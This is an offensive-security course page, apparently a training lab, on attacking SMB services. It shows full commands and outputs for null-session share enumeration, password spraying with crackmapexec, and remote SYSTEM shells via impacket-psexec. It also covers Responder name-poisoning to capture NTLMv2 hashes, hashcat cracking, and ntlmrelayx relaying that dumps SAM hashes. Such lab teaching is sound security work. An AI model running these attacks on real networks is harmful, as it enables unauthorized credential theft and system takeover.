

Attacking SMB

Server Message Block (SMB) is a communication protocol created for providing shared access to files and network. Initially, it was designed to run on top of NetBIOS over TCP/IP (NBT) using TCP port 139 and UDP 137-138. With Windows 2000, Microsoft added the option to run SMB directly over TCP/IP on port 445 without the need for NetBIOS. Modern Windows operating systems use SMB over TCP but still support the NetBIOS implementation as well.

Samba is a Unix/Linux-based open-source implementation of the SMB protocol. It also allows Linux/Unix systems to use the same SMB services.

For instance, on Windows, SMB can run directly over port 445 TCP/IP without the need for NetBIOS over TCP/IP. If NetBIOS is enabled, or we are targetting a non-Windows host, we will find SMB running on port 139 TCP/IP with NetBIOS over TCP/IP.

Another protocol that is commonly related to SMB is [MSRPC \(Microsoft Remote Procedure Call\)](#). RPC provides a generic way to execute a procedure (a.k.a. a function) in a local or remote process without having to understand the underlying communication, as specified in [MS-RPCE](#), which defines an RPC over SMB Protocol using named pipes as its underlying transport.

To attack an SMB Server, we need to understand its implementation, operating system, and which tools we can use. For other services, we can abuse misconfiguration or excessive privileges, exploit known vulnerabilities or discover new ones. Furthermore, after we gain access to the SMB Service, if we interact with a shared folder, we need to be able to traverse the directory. Finally, if we are targetting NetBIOS or RPC, identify which information we can get or what actions we can perform.

Enumeration

Depending on the SMB implementation and the operating system, we will get different information using enumeration. When targetting Windows OS, version information is usually not included as part of the Nmap scan results. Instead, we get the OS version. However, we will often need other scans to identify if the target is vulnerable to a particular exploit. We will discuss known vulnerabilities later in this section. For now, let's scan ports 139 and 445 TCP.

The Nmap scan reveals essential information about the target:

- SMB version (Samba smbd 4.6.2)
- Hostname HTB
- Operating System is Linux based on SMB implementation

Let's explore some common misconfigurations and protocols specifics attacks.

Misconfigurations

SMB can be configured not to require authentication, which is often called a **null session**. Instead, we can connect without a username or password.

Anonymous Authentication

If we find an SMB server that does not require a username and password or find valid credentials, we can enumerate file shares, groups, permissions, policies, services, etc. Most tools that interact with SMB allow null session connections using **smbmap**, **rpcclient**, or **enum4linux**. Let's explore how we can interact with file shares and RPC using null sessions.

File Share

Using **smbclient**, we can display a list of the server's shares with the option **-L**, and using the option **-N**, we can connect without a session.

Attacking SMB

```
dbcypthon@htb[/htb]$ smbclient -N -L //10.129.14.128
```

Sharename	Type	Comment
-----	--	-----
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
notes	Disk	CheckIT
IPC\$	IPC	IPC Service (DEVSM)

SMB1 disabled no workgroup available

Smbmap is another tool that helps us enumerate network shares and access associated permissions. An **smbmap** command provides a list of permissions for each shared folder.

```

notes
.\notes\*
dr--r--r      0 Mon Nov  2 00:57:44 2020  .
dr--r--r      0 Mon Nov  2 00:57:44 2020  ..
dr--r--r      0 Mon Nov  2 00:57:44 2020  LDOUJZWBSG
fw--w--w    116 Tue Apr 16 07:43:19 2019  note.txt
fr--r--r      0 Fri Feb 22 07:43:28 2019  SDT65CB.tmp
dr--r--r      0 Mon Nov  2 00:54:57 2020  TPLRNSMWHQ
dr--r--r      0 Mon Nov  2 00:56:51 2020  WDJEQFZPNO
dr--r--r      0 Fri Feb 22 07:44:02 2019  WindowsImageBackup

```

From the above example, the permissions are set to **READ** and **WRITE**, which one can use to upload and download files.

Attacking SMB

```
dbcyph0n@htb[/htb]$ smbmap -H 10.129.14.128 --download "notes\note.txt"
```

```
[+] Starting download: notes\note.txt (116 bytes)
[+] File output to: /htb/10.129.14.128-notes_note.txt
```

Attacking SMB

```
dbcyph0n@htb[/htb]$ smbmap -H 10.129.14.128 --upload test.txt "notes\test.txt"
```

```
[+] Starting upload: test.txt (20 bytes)
[+] Upload complete.
```

Remote Procedure Call (RPC)

We can use the **rpcclient** tool with a null session to enumerate a workstation or Domain Controller.

The **rpcclient** tool offers us many different commands to execute specific functions on the SMB server to get server attributes like a username. We can use this [cheat sheet from the SANS Institute](#) or review the command list found on the [man page](#) of the **rpcclient**.

Attacking SMB

```
dbcyph0n@htb[/htb]$ rpcclient -U '%' 10.10.110.17
```

```
rpcclient $> enumdomusers
```

Attacking SMB

```
dbcypth0n@htb[/htb]$ ./enum4linux-ng.py 10.10.11.45 -A -C
```

```
ENUM4LINUX - next generation
```

```
=====
|   Target Information   |
=====
[*] Target ..... 10.10.11.45
[*] Username ..... ''
[*] Random Username .. 'noyyglci'
[*] Password ..... ''

=====
|   Service Scan on 10.10.11.45   |
=====
[*] Checking LDAP (timeout: 5s)
[-] Could not connect to LDAP on 389/tcp: connection refused
[*] Checking LDAPS (timeout: 5s)
[-] Could not connect to LDAPS on 636/tcp: connection refused
[*] Checking SMB (timeout: 5s)
[*] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS (timeout: 5s)
[*] SMB over NetBIOS is accessible on 139/tcp

=====
|   NetBIOS Names and Workgroup for 10.10.11.45   |
=====
[*] Got domain/workgroup name: WORKGROUP
[*] Full NetBIOS names information:
- WIN-752039204 <00> -          B <ACTIVE>  Workstation Service
- WORKGROUP      <00> -          B <ACTIVE>  Workstation Service
- WIN-752039204 <20> -          B <ACTIVE>  Workstation Service
- MAC Address = 00-0C-29-D7-17-DB
...
=====
|   SMB Dialect Check on 10.10.11.45   |
=====

<SNIP>
```

Protocol Specifics Attacks

If a null session is not enabled, we will need credentials to interact with the SMB protocol. Two common v

[brute forcing](#) and [password spraying](#)

```
Administrator
jrodriguez
admin
<SNIP>
jurena
```

Attacking SMB

```
dbcypth0n@htb[/htb]$ crackmapexec smb 10.10.110.17 -u /tmp/userlist.txt -p 'Company01!'
```

```
SMB      10.10.110.17 445      WIN7BOX [*] Windows 10.0 Build 18362 (name:WIN7BOX) (C
SMB      10.10.110.17 445      WIN7BOX [-] WIN7BOX\Administrator:Company01! STATUS_L
SMB      10.10.110.17 445      WIN7BOX [-] WIN7BOX\jrodriguez:Company01! STATUS_LOGO
SMB      10.10.110.17 445      WIN7BOX [-] WIN7BOX\admin:Company01! STATUS_LOGON_FAI
SMB      10.10.110.17 445      WIN7BOX [-] WIN7BOX\eperez:Company01! STATUS_LOGON_FA
SMB      10.10.110.17 445      WIN7BOX [-] WIN7BOX\amone:Company01! STATUS_LOGON_FAI
SMB      10.10.110.17 445      WIN7BOX [-] WIN7BOX\fsmith:Company01! STATUS_LOGON_FA
SMB      10.10.110.17 445      WIN7BOX [-] WIN7BOX\tcrash:Company01! STATUS_LOGON_FA
```

```
<SNIP>
```

```
SMB      10.10.110.17 445      WIN7BOX [+] WIN7BOX\jurena:Company01! (Pwn3d!)
```

Note: By default CME will exit after a successful login is found. Using the `--continue-on-success` flag will continue the attack even if a valid password is found. It is very useful for spraying a single password against a large user list. Additionally, if we are on a domain joined computer, we will need to use the option `--local-auth`. For a more detailed study of Password Spraying, see the Directory Enumeration & Attacks module.

For more detailed usage instructions, check out the tool's [documentation guide](#).

SMB

Linux and Windows SMB servers provide different attack paths. Usually, we will only get access to the file system and exploit known vulnerabilities in a Linux environment, as we will discuss later in this section. However, in Windows, the attack is much more significant.

When attacking a Windows SMB Server, our actions will be limited by the privileges we had on the user we are attacking. If the user is an Administrator or has specific privileges, we will be able to perform operations such as:

- Remote Command Execution

deploys it to the admin\$ share (by default) on the remote machine. It then uses the DCE/RPC interface over the Service Control Manager API. Next, it starts the PSEXec service on the remote machine. The PSEXec service is a service that can send commands to the system.

We can download PsExec from [Microsoft website](#), or we can use some Linux implementations:

- [Impacket PsExec](#) - Python PsExec like functionality example using [RemComSvc](#).
- [Impacket SMBExec](#) - A similar approach to PsExec without using [RemComSvc](#). The target is executed here. This implementation goes one step further, instantiating a local SMB service on the target machine. This is useful when the target machine does NOT have a writeable share.
- [Impacket atexec](#) - This example executes a command on the target machine through the at service and returns the output of the executed command.
- [CrackMapExec](#) - includes an implementation of [smbexec](#) and [atexec](#).
- [Metasploit PsExec](#) - Ruby PsExec implementation.

Impacket PsExec

To use [impacket-psexec](#), we need to provide the domain/username, the password, and the IP address of the target. For more detailed information we can use `impacket help`:

Attacking SMB

```
dbcypth0n@htb[/htb]$ impacket-psexec -h
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
usage: psexec.py [-h] [-c pathname] [-path PATH] [-file FILE] [-ts] [-debug] [-hashes HASHES]
                [-target-ip ip address] [-port [destination port]] [-service-name service-name]
                target [command ...]
```

PSEXEC like functionality example using RemComSvc.

positional arguments:

target	[[domain/]username[:password]@]<targetName or address>
command	command (or arguments if -c is used) to execute at the target

optional arguments:

-h, --help	show this help message and exit
-c pathname	copy the filename for later execution, arguments are passed in
-path PATH	path of the command to execute
-file FILE	alternative RemCom binary (be sure it doesn't require CRT)
-ts	adds timestamp to every logging output

To connect to a remote machine with a local administrator account, using `impacket-psexec`, you can use

Attacking SMB

```
dbcyph0n@htb[/htb]$ impacket-psexec administrator:'Password123!'@10.10.110.17
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Requesting shares on 10.10.110.17.....
[*] Found writable share ADMIN$
[*] Uploading file EHtJXgng.exe
[*] Opening SVCManager on 10.10.110.17.....
[*] Creating service nbAc on 10.10.110.17.....
[*] Starting service nbAc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19041.1415]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami && hostname
```

```
nt authority\system
WIN7BOX
```

The same options apply to `impacket-smbexec` and `impacket-atexec`.

CrackMapExec

Another tool we can use to run CMD or PowerShell is `CrackMapExec`. One advantage of `CrackMapExec` is that it can run on multiple hosts at a time. To use it, we need to specify the protocol, `smb`, the IP address or IP address range, and `-p` for the password, and the option `-x` to run cmd commands or uppercase `-X` to run PowerShell commands.

Attacking SMB

```
dbcyph0n@htb[/htb]$ crackmapexec smb 10.10.110.17 -u Administrator -p 'Password123!' -x
```

```
SMB      10.10.110.17 445    WIN7BOX  [*] Windows 10.0 Build 19041 (name:WIN7BOX) (C)
SMB      10.10.110.17 445    WIN7BOX  [+] .\Administrator:Password123! (Pwn3d!)
SMB      10.10.110.17 445    WIN7BOX  [+] Executed command via smbexec
SMB      10.10.110.17 445    WIN7BOX  nt authority\system
```

Note: If the `--exec-method` is not defined, CrackMapExec will try to execute the `atexec` method, if it fails y

```
SMB      10.10.110.17 445      WIN7BOX [*] Windows 10.0 Build 19041 (name:WIN7BOX) (
SMB      10.10.110.17 445      WIN7BOX [+] WIN7BOX\Administrator:2B576ACBE6BCFDA7294
```


IP address by its hostname. On Windows machines, the procedure will roughly be as follows:

- The hostname file share's IP address is required.
- The local host file (C:\Windows\System32\Drivers\etc\hosts) will be checked for records.
- If no records are found, the machine switches to the local DNS cache, which keeps recently resolved names.
- Is there no local DNS record? A query will be sent to the DNS server that has IP address 127.0.0.1.
- If all else fails, the machine will issue a multicast query, requesting the IP address from other machines on the network.

Suppose a user mistyped a shared folder's name `\\mysharefoder\` instead of `\\mysharedfolder\`. In that case, the system will fail because the name does not exist, and the machine will send a multicast query to all devices on the network to find a fake SMB server. This is a problem because no measures are taken to verify the integrity of the responses received. An attacker can exploit this mechanism by listening in on such queries and spoofing responses, leading the victim to believe the response is from the real server. This trust is usually used to steal credentials.

Attacking SMB

```
dbcypH0n@htb[/htb]$ sudo responder -I ens33
```

.....
|_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |
|_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |

NBT-NS, LLMNR & MDNS Responder 3.0.6.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] Poisoners:

```
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
```

[+] Servers:

```
HTTP server      [ON]
HTTPS server     [ON]
WPAD proxy       [OFF]
Auth proxy       [OFF]
SMB server       [ON]
Kerberos server  [ON]
```

```
[+] Generic Options:
    Responder NIC           [tun0]
    Responder IP            [10.10.14.198]
    Challenge set           [random]
    Don't Respond To Names  ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name  [WIN-2TY1Z1CIGXH]
    Responder Domain Name   [HF2L.LOCAL]
    Responder DCE-RPC Port  [48162]

[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to 10.10.110.17 for name WORKGROUP (service: Domain I
[*] [NBT-NS] Poisoned answer sent to 10.10.110.17 for name WORKGROUP (service: Browser
[*] [MDNS] Poisoned answer sent to 10.10.110.17 for name mysharefoder.local
[*] [LLMNR] Poisoned answer sent to 10.10.110.17 for name mysharefoder
[*] [MDNS] Poisoned answer sent to 10.10.110.17 for name mysharefoder.local
[SMB] NTLMv2-SSP Client    : 10.10.110.17
[SMB] NTLMv2-SSP Username  : WIN7BOX\demouser
[SMB] NTLMv2-SSP Hash      : demouser::WIN7BOX:997b18cc61099ba2:3CC46296B0CCFC7A231D918
```

These captured credentials can be cracked using [hashcat](#) or relayed to a remote host to complete the authentication for the user.

All saved Hashes are located in Responder's logs directory ([/usr/share/responder/logs/](#)). We can copy the hashes and crack it using the hashcat module 5600.

Note: If you notice multiples hashes for one account this is because NTLMv2 utilizes both a client-side and server-side randomization for each interaction. This makes it so the resulting hashes that are sent are salted with a randomized value. This is why the hashes don't match but still represent the same password.

Attacking SMB

```
dbcyph0n@htb[/htb]$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

```
hashcat (v6.1.1) starting...
```

```
<SNIP>
```

```
Dictionary cache hit:
```

```
* Filename...: /usr/share/wordlists/rockyou.txt
```

```
* Passwords.: 14344386
```

```
* Bytes.....: 139921355
```

The NTLMv2 hash was cracked. The password is `P@ssword`. If we cannot crack the hash, we can potentially attack another machine using `impacket-ntlmrelayx` or Responder `MultiRelay.py`. Let us see an example using `impacket-ntlmrelayx`.

First, we need to set SMB to `OFF` in our responder configuration file (`/etc/responder/Responder.conf`).

Attacking SMB

```
dbcypH0n@htb[/htb]$ cat /etc/responder/Responder.conf | grep 'SMB ='

SMB = Off
```

Then we execute `impacket-ntlmrelayx` with the option `--no-http-server`, `-smb2support`, and the target IP. By default, `impacket-ntlmrelayx` will dump the SAM database, but we can execute commands by adding the `-x` option.

Attacking SMB

```
dbcypH0n@htb[/htb]$ impacket-ntlmrelayx --no-http-server -smb2support -t 10.10.110.146

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

<SNIP>

[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections

[*] SMBD-Thread-3: Connection from /ADMINISTRATOR@10.10.110.1 controlled, attacking target
[*] Authenticating against smb://10.10.110.146 as /ADMINISTRATOR SUCCEED
[*] SMBD-Thread-3: Connection from /ADMINISTRATOR@10.10.110.1 controlled, but there are no services
[*] SMBD-Thread-5: Connection from /ADMINISTRATOR@10.10.110.1 controlled, but there are no services
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xeb0432b45874953711ad55884094e9d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:92512f2605074cfc341a7f16e5fabf8e:::
demouser:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1001:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
[*] Done dumping SAM hashes for host: 10.10.110.146
[*] Stopping service RemoteRegistry
```

```
PS C:\Windows\system32> whoami;hostname  
  
nt authority\system  
WIN11BOX
```

RPC

In the [Footprinting module](#), we discuss how to enumerate a machine using RPC. Apart from enumeration, changes to the system, such as:

- Change a user's password.
- Create a new domain user.
- Create a new shared folder.

We also cover enumeration using RPC in the [Active Directory Enumeration & Attacks module](#).

Keep in mind that some specific configurations are required to allow these types of changes through RPC [page](#) or [SMB Access from Linux Cheat Sheet](#) from the SANS Institute to explore this further.

VPN Servers

 **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.


Existing PwnBox instances will automatically switch to the new VPN server.

EU Academy 4

PROTOCOL

 UDP 1337  TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 10.129.90.82 (ACADEMY-ATTCOMSVL-LIN) 

Life Left: 66 minute(s)  Terminate 

+ 1  What is the name of the shared folder with READ permissions?

Submit your answer here...

+10 Streak pts

+ 1  What is the password for the username "jason"?

Submit your answer here...

+10 Streak pts

 Submit

+ 1  Login as the user "jason" via SSH and find the flag.txt file. Submit the contents as your answer.

Submit your answer here...

The Concept of Attacks

Service Misconfigurations

Finding Sensitive Information

FTP

 [Attacking FTP](#)

Latest FTP Vulnerabilities

SMB

 [Attacking SMB](#)

Latest SMB Vulnerabilities

SQL Databases

 [Attacking SQL Databases](#)

Latest SQL Vulnerabilities

RDP

 [Attacking RDP](#)

Latest RDP Vulnerabilities

DNS

 [Attacking DNS](#)

Latest DNS Vulnerabilities

SMTP

 [Attacking Email Services](#)

Latest Email Service Vulnerabilities

Skills Assessment

 [Attacking Common Services - Easy](#)

 [Attacking Common Services - Medium](#)